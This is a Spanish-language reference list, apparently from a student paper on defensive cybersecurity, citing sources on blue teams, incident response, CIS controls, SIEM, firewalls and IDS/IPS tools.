- Jesus.N (2020, 31 de marzo). Crear Usuarios en Windows y darles privilegios con CMD. NAUZETJESUS. Consultado 7 de noviembre de 2024. https://www.youtube.com/watch?v=tB_12XL_Njk

- Kasperky, (2024, 4 de octubre). Informe de Vulnerabilidades. Kaspersky, Consultado el 8 de noviembre del 2024. https://support.kaspersky.com/es/kes-cloud/1.0/166189.

- Matin, E (2024), Pasos a seguir ante un ataque informático. Cibernos Grupo, consultado el 12 de noviembre de 2024. https://www. grupocibernos.com/blog/pasos-a-seguir-ante-un-ataque-informatico

- S2 Grupo (2024, 13 de marzo). Blue team en ciberseguridad: definición, funciones y herramientas. S2 grupo, Consultado el 13 de noviembre 2024. https://s2grupo.es/blue-team-en-ciberseguridad-definicion-funciones-y-herramientas/#:~:text=El%20blue%20team%20es%20un,una%20organizaci%C3%B3n%20contra%20potenciales%20ciberataques.

- Microsoft (n/s). ¿Qué es la respuesta a incidentes?. Equipo Microsoft, consultado el 13 de noviembre de 2024. https://www.microsoft.com/es-co/security/business/security-101/what-is-incident-response

- ManageEngine (2024). ¿Qué son y cómo implementar los Controles de CIS (CIS Controls / CIS ciberseguridad)?, ManageEngine, Consultado 16 de noviembre 2024. https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

- Adaptive Security (2024, 16 de mayo). CAPÍTULO 1: ¡Controles Cis, una estrategia de ciberseguridad!, Adaptive Security. consultado el 16 de noviembre del 2024. https://www.youtube.com/watch?v=Qzbhzi7iZU0

- CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. consultado el 16 de noviembre del 2024. https://www.cisecurity.org/cis-benchmarks/

- Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq. (pp. 31-63). consultado el 17 de noviembre del 2024. http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

- Lopez, A. (2023, 01 de mayo). ¿Qué es un SIEM?, Software para la Gestión de Información y Eventos de Seguridad, Tech TIC. consultado el 18 de noviembre del 2024. https://www.youtube.com/watch?v=xgxJUUaD3lg.

- Rajendran, J., Jyothi, V., & Karri, R. (2011). Blue team red team approach to hardware trust assessment. 2011 IEEE 29th International Conference on Computer Design (ICCD), 285-288. https://doi.org/10.1109/ICCD.2011.6081410

- Lopez. M (2021, 27 de enero). Qué es un SIEM, cómo funciona y casos de uso, Palabra Hacker. Consultado el 18 de noviembre del 2024. https://www.youtube.com/watch?v=xIfwCetD5FM

- KasPersky. (2024). ¿Qué es un firewall? Definición y explicación. Equipo KasPersky, consultado el 21 de noviembre de 2024. https://latam.kaspersky.com/resource-center/definitions/firewall

- Lopez, A. (2023, 01 de mayo). ¿Qué es un SIEM?, Software para la Gestión de Información y Eventos de Seguridad, Tech TIC. consultado el xxx de noviembre del 2024. https://www.youtube.com/watch?v=xgxJUUaD3lg.

- Desdelinux. (n/s). Zeek: Herramienta de seguridad de red de código abierto. Equipo Desdelinux, consultado el 21 de noviembre de 2024. https://www.fortinet.com/lat/resources/cyberglossary/snort.

- Cilleruelo, C (2024, 18 de abril). ¿Qué es Suricata en ciberseguridad?, KeepCoding. consultado el 22 de noviembre del 2024. https://keepcoding.io/blog/que-es-suricata-en-ciberseguridad/.

- McAfee (2024). ¿Cómo protege el antivirus de McAfee tus dispositivos?, equipo McAfee. consultado el 22 de noviembre del 2024. https://www.mcafee.com/es-co/antivirus.html

- Lopez, A. (2021, 14 de febrero). [IDS e IPS] Qué son los sistemas IDS e IPS y sus diferencias, Tech TIC. consultado el 23 de noviembre del 2024. https://www.youtube.com/watch?v=6-asM2Bh2yE.

- Baby, J. (2021, 14 de febrero). Taller de Seguridad Informática: #36.-Que es un IDS, Liberando Mentes. consultado el 23 de noviembre del 2024. https://www.youtube.com/watch?v=upVw6xlcWCQ.

- Caruso, A. (2019, 12 de abril). IPS & IDS Seguridad en redes, AngeloCaruso. consultado el 23 de noviembre del 2024. https://www.youtube.com/watch?v=c1QdFeXg19E.